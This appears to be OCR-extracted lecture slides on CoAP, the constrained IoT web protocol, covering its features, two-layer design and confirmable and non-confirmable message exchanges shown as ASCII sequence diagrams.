


A CoAP implementation acts both in client and server role

Response Code;

Asynchronous Exchange


1. IoT Communications Protocols CoAP




1. IoT Communications Protocols CoAP

CoAP: The Web of Things Protocol


- Open IETF Standard
- Compact 4-byte Header
- UDP, SMS, (TCP) Support
- Strong DTLS Security
- Asynchronous Subscription
- Built-in Discovery





1. IoT Communications Protocols CoAP

CoAP Design Requirements



1. IoT Communications Protocols CoAP

What CoAP is (and is not)


- Sure, CoAP is
  - A very efficient RESTful protocol
  - Ideal for constrained devices and networks
  - Specialized for M2M applications
  - Easy to proxy to/from HTTP
- But hey, CoAP is not
  - A general replacement for HTTP
  - HTTP compression
  - Restricted to isolated "automation" networks

CoAP Features

- Embedded web transfer protocol (coap://)
- Asynchronous transaction model
- UDP binding with reliability and multicast support
- GET, POST, PUT, DELETE methods
- URI support
- Small, simple 4 byte header
- DTLS based PSK, RPK and Certificate security
- Subset of MIME types and HTTP response codes
- Built-in discovery
- Optional observation and block transfer

1. IoT Communications Protocols CoAP

Transaction Model



- Transport
  - CoAP currently defines:
  - UDP binding with DTLS security
  - CoAP over SMS or TCP possible
- Base Messaging
  - Simple message exchange between endpoints
  - Confirmable or Non-Confirmable Message answered by Acknowledgement or Reset Message
- REST Semantics
  - REST Request/Response piggybacked on CoAP Messages
  - Method, Response Code and Options (URI, content-type etc.)

1. IoT Communications Protocols CoAP

CoAP – Two Layer Approach


```
+----------------------+
|      Application     |
+----------------------+
+----------------------+  \
|  Requests/Responses  |  |
|----------------------|  | CoAP
|       Messages       |  |
+----------------------+  /
+----------------------+
|          UDP         |
+----------------------+
```

Messages Layer: deal with UDP and the asynchronous nature of the interactions

Request Response Layer: Method and Response Codes

CoAP is however a single protocol, with messages and request/response just features of the CoAP header

1. IoT Communications Protocols CoAP



1. IoT Communications Protocols CoAP

CoAP – Messaging Model

```
Client              Server
   |                   |
   |   CON [0x7d34]    |
   +------------------>|
   |                   |
   |   ACK [0x7d34]    |
   |<------------------+
   |                   |
```

Confirmable (CON):

Default Timeout and Exponential Backoff, ACK with the same Message ID.

Reset option: if the server cannot support confirmable mode.

```
Client              Server
   |                   |
   |   NON [0x01a0]    |
   +------------------>|
   |                   |
```

Non-Confirmable (NON):

Simple data, Message ID for duplicate detection

Reset Option: if the server cannot accept NON messages.

1. IoT Communications Protocols CoAP

CoAP – Interaction Model

```
Client              Server
   |                  |
   |   CON [0xbc90]   |
   | GET /temperature |
   |   (Token 0x71)   |
   +----------------->|
   |                  |
   |   ACK [0xbc90]   |
   |   2.05 Content   |
   |   (Token 0x71)   |
   |     "22.5 C"     |
   |<-----------------+
   |                  |
```

```
Client              Server
   |                  |
   |   CON [0xbc91]   |
   | GET /temperature |
   |   (Token 0x72)   |
   +----------------->|
   |                  |
   |   ACK [0xbc91]   |
   |  4.04 Not Found  |
   |   (Token 0x72)   |
   |   "Not found"    |
   |<-----------------+
   |                  |
```


```
Client              Server
   |                  |
   |   CON [0x7a10]   |
   | GET /temperature |
   |   (Token 0x73)   |
   +----------------->|
   |                  |
   |   ACK [0x7a10]   |
   |<-----------------+
   |                  |
   ... Time Passes  ...
   |                  |
   |   CON [0x23bb]   |
   |   2.05 Content   |
   |   (Token 0x73)   |
   |     "22.5 C"     |
   |<-----------------+
   |                  |
   |   ACK [0x23bb]   |
   +----------------->|
   |                  |
```

```
Client              Server
   |                  |
   |   NON [0x7a11]   |
   | GET /temperature |
   |   (Token 0x74)   |
   +----------------->|
   |                  |
   |   NON [0x23bc]   |
   |   2.05 Content   |
   |   (Token 0x74)   |
   |     "22.5 C"     |
   |                  |
   |<-----------------+
   |                  |
```


1. IoT Communications Protocols CoAP

CoAP – Interaction Model


Request Sample



